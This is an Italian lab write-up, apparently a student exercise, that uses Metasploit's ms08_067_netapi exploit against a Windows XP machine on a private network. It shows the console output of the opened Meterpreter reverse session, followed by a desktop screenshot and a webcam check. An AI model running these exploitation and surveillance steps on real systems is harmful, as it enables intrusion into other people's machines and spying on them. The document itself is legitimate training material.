

Metasploit (3)


Setto per prima cosa l'indirizzo ip di windows xp e verifico che sia raggiungibile da kali attraverso il ping



Avvio metasploit con msfconsole

Digito search con la vulnerabilità che mi interessa, esce fuori solo un exploit quindi uso quello.





Dopo aver fatto shoe option setto l'host e lancio l'exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] 192.168.13.250:445 - Automatically detecting the target ...
[*] 192.168.13.250:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.13.250:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.13.250:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.13.250
[*] Meterpreter session 1 opened (192.168.13.100:4444 → 192.168.13.250:1037) at 2023-11-16 06:13:49 +0100
```

Aperta la sessione con meterpeter lancio il comando screenshot per avere un immagine del desktop della macchina collegata

```
meterpreter > screenshot
Screenshot saved to: /home/kali/PHGxRMuD.jpeg
```

Infine cerco con il comando webcam_list se c'è qualche webcam.

```
meterpreter > webcam_list
[-] No webcams were found
```